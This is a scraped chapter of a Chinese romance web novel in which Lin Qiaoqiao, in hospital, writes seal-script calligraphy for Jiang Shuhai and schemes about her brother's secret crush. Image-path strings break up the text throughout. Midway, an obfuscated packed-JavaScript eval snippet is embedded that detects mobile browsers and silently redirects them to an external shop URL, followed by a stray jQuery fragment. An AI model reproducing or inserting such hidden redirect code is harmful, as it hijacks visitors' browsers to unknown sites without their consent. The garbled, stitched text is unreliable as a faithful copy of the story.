江树海生气但更心软。
江树海玩金融这么些年,他以为对冲已经是最高明的手段了,因为不管怎样,好处总能二选一。但林乔乔做到了赢家通吃,她得到了她想要的所有好处,并且没有任何人真的责怪她。
当然,除了轻度肠胃炎。
江树海转而问道:“医生怎么说?还要住院多久?”
林乔乔眨了两下眼睛。虽然现在太阳已经下山了,但林乔乔觉得太阳留了余温在夜风里,而风吹进了她的病房,化开了小江这座冰山。
他不生气了。
林乔乔立刻回复:“医生说没事了,我爷爷奶奶让我再观察一天,后天出院。其实我觉得不严重,但凡车开慢了,我晚一点到医院,我感觉都要好了。”
江树海直视着问她,“下次还吃吗?”
林乔乔从床上坐了起来,觉得还是不太好发挥,直接就起床,一边走来走去一边滔滔不绝地诉说,这根本不是她第一次偷吃,按照以往的经验,那种程度根本不至于让她上吐下泻成这个样子的。所以她严重怀疑,是她倒霉,吃的东西太多太杂,混入什么卫生不过关的食物。
林乔乔双手叉腰,小脸一扬,说出结论:“我下次还敢,人不会一直倒霉的。”
江树海看着林乔乔,淡淡地回复她:“我也敢。”
林乔乔激动得两眼放光,很少有人和她一样勇敢了,难怪她对小江一见如故。
然而就在此时,突然响起一阵咳嗽。
任平抱臂在胸前,侧靠着墙,也不知道站了多久了。
“干嘛!”林乔乔嫌他。
“老爷子和奶奶回家休息去了。”
“哦。”
“明天白天也不会过来,有宴请。”
“哦。”
“他们呢,千叮咛万嘱咐,让我寸步不离的守在这里。”
江树海:……
林乔乔:……
“我想了想,”任平指了指房间里书桌上的东西,“林乔乔你如果把我要的东西给我弄好,我考虑下去吃一碗面再和人开黑打几把游戏。”
“特意回家一趟都不给我拿手机,还要使唤我,你是烦人精吗!”
这意思是同意,成交。任平笑着离开。
林乔乔小脸鼓成包子,气嘟嘟的想和江树海吐槽。
但一对上小江的眼睛,便听到他问:“需要做什么?”
林乔乔问,“你要帮我?”江树海淡淡地:“当然。”
给任平干活或许不情不愿,但是给小江露一手,是件开心的事情。
“那好吧!”
林乔乔将江树海带到书桌边。
桌上放着黑木匣子。这黑木不知是什么品种,散发出来的香味馥郁醇厚。
林乔乔先用发卡把头发夹在脑后,露出白白亮亮的耳朵,然后才揭开匣盒,从中拿出笔墨纸砚。
她熟练地摆放笔墨纸砚,在砚台中滴入清水,然后将墨条递给他,“喏。研墨。”
这是江树海的盲区。他拿着墨条想了一会儿,最终还是选择了求助,“顺时针还是逆时针?”
林乔乔告诉他,“都可以。动作轻轻的就行,这个品种的墨颜色重,太浓写出来不好看。”
林乔乔拿出笔架摆好笔山,揭开匣子的隔层,从里面拿了宣纸,用镇纸顺了顺,瞧一眼,墨差不多了,就让小江停手。
林乔乔捋起衣袖,提笔蘸墨,动作熟练轻盈。
江树海与林乔乔肩并肩站着,只能看她长长的睫毛和温润的嘴唇,他转了个方向,半靠着林乔乔写字的高桌,将林乔乔所有动作和神态览尽。
林乔乔这张脸,和三年前没什么差别。
林乔乔一声“写好啦”,将江树海拉回现实。
林乔乔捻起薄薄的纸张,对着墨迹处吹了吹,又将纸在空气中荡来荡去。
墨迹干透了,她才笑颜如花地上前一步给江树海展示,“怎么样?”
“别看着我了,看纸上的字。”说是这么说,但林乔乔自己的目光也未曾从江树海脸上转移过。
从林乔乔问他有没有女朋友那刻起,江树海就有一种,他和林乔乔天生就应该在一起的感觉。
江树海扬着嘴角去看林乔乔写的东西。
林乔乔写了七个字,江树海都不认识,不是繁体,也不像是草书,倒像是符箓。
“写的什么?”
林乔乔神采奕奕,“你猜。”
江树海不猜,他打算拿手机识别一下。
林乔乔看出了他的意图,赶紧按住他的手,“你就不能叫我一声林老师,让我教教你吗?”
林乔乔虽然嘴上没说,但心里已经委屈巴巴上了,真是一点都不浪漫。
江树海瞥她一眼,好一会儿才说,“原来林老师喜欢这样。”
林老师心情美得不行,直接走马上任,笑眯眯地教授学识,“这是篆书。是古体字,是一切书法的母体,又像画又像字。而我写的呢,是我给你的祝福。”
“具体点?”
林乔乔不说话,只看着江树海笑。
“要猜?”
林乔乔笑得灿烂,小脑袋左右摆了两下,“是不是觉得刚才那声林老师叫得不亏呀?”
江树海微微一愣,随即被气笑了,他自己都不知道他笑得有多轻松。
“林老师祝福我什么?”
林乔乔虽然公司经营管理不怎么样,但是小说看的多,小说里说,上班的人,特别是厉害的上班人,最喜欢升职加薪了。
所以林乔乔给他写了“芝麻开花节节高”七个字。
祝福他像芝麻开花一样节节高升。
林乔乔从黑匣子里翻出类似相框一样的物件,把她写的字装裱了,再递给江树海。
“要好好保留哦。”
江树海接过,尺寸大小,正好装口袋。
“任平要你写什么?”
提到这个,林乔乔就更起劲儿了。
她不忙着告诉江树海任平让她写什么,又开始在江树海跟前走来走去地诉说,而江树海的眼睛也像是探照灯一样跟随她的身影。
原来,以前都是任平偷偷带林乔乔出去吃好吃的,任平一直说他掏钱还承担被爷爷奶奶发现的风险,付出太多。
林乔乔便大笔一挥,说让任平拿她的墨宝去换钱,补偿精神损失。
本来只是开玩笑,但突然有一天,任平告诉她,他真拿去卖钱了,然后让林乔乔再给他写。
不过后来是命题写作了。
写的是“未若柳絮因风起”这一类赞扬女子的诗句。
林乔乔问过任平夸的是谁,但任平坚持自己是拿去卖钱的,但林乔乔觉得不对劲,怎么可能都是女客户呢?林乔乔猜测,他应该是拿去送给喜欢的人了。
搞不好,任平还是苦哈哈地暗恋,暗戳戳地不敢表白。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17702172|208213||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
今天任平让她写的是“桃花马上请长缨”。
但林乔乔不打算按照他的要求写,而是换成了字数相同的“玲珑骰子安红豆”。
玲珑骰子安红豆后一句是入骨相思知不知。
非常直接地表白。
狠狠地推任平一把,应该能帮他推进关系。
“反正他又不认识篆书。我这是为了他好!”林乔乔叉起腰来,“我可真是操碎了心啊。”
谁知道江树海却说,“你确定不是帮倒忙?”
灭嗨王,你这个灭嗨王!
“才不是呢!”
“假设他是如你所说的暗恋,那么他为什么选择暗恋?通常的理由是内向害怕失败,显然这跟你哥性格不符合,考虑下一种情况,暗恋的对象不是单身。对方如果也看不懂篆书还好,但如果对方懂行,你哥会很被动。”
林乔乔痛苦面具,江树海难得说这么多话,她信江树海的。他意思是说,她这一举措极有可能让他哥当上男小三?
“那怎么办?”
“按照你的想法写。”
“为什么?我哥要是被人打,虽然我不会告诉他原因,但不仅我,我爷爷奶奶都会心疼的。”
江树海继续,“因为除了暗恋,还要考虑不是暗恋的情况,比方说,对方暂时不想谈恋爱,这种情况,你的字条会很有助益。”
林乔乔停下来想了想,怎么绕了一圈,还是在原地?林乔乔若有所思,“你真的不是在逗我玩儿?”
“没有,线性思维,习惯了归因。”江树海脸上的轻松的表情出卖了他,“还有一个因素,打得过你哥的人应该很少。”
林乔乔还在琢磨到底有没有被带进沟里,江树海切入了另外的话题,“在我看来,这种方式过于委婉了。”
林乔乔一听便托住下巴看着江树海,“委婉不好吗?委婉的感情绵长,这样的字幅,我已经帮他写了快半年了。没有什么比一直喜欢一个人更浪漫了。”
林乔乔只觉得在某一个瞬间,他忽然心情很好,像是触及到什么开心的事情。
林乔乔头一歪,不禁好奇,“那你喜欢一个人,你会怎么办呢?”
江树告诉她:“我当然不会假借他人之手制造浪漫。”
林乔乔点点头,这倒是,但这不是重点,“那是怎样?”
江树海曾无意间看过某巧克力的广告,广告片里的碧海、蓝天、沙滩,与他和林乔乔初遇时的地方很像,他便记下了那句广告词。
江树海说出了那句记忆深处的广告词:“遇见彩虹,吃定彩虹。”
“那你是喜欢像彩虹一样的女孩子咯。”林乔乔觉得自己是有点像灿烂好看的小彩虹的呢。虽然她被夸是小太阳的时候比较多,但太阳和彩虹都是天上的东西,应该差不多是划等号的吧!
江树海瞥她一眼,“喜欢像猪一样的。”
皮肤白里透红,傻傻的,很爱吃。
林乔乔大脑当机也思考不出为什么小江喜欢猪那样的女孩子,猪猪很可爱,但是猪猪不美型啊。
不过,遇见猪猪,吃定猪猪,倒是和林乔乔喜欢就“乔乔想要,乔乔得到”异曲同工呢。
林乔乔的困倦,在九点准时到来,而任平也像是约好了似的于九点归来。
江树海告辞之时,林乔乔问他:“明天还来看我吗?”
“来。”
“那你早点来。”
江树海嗯了一声。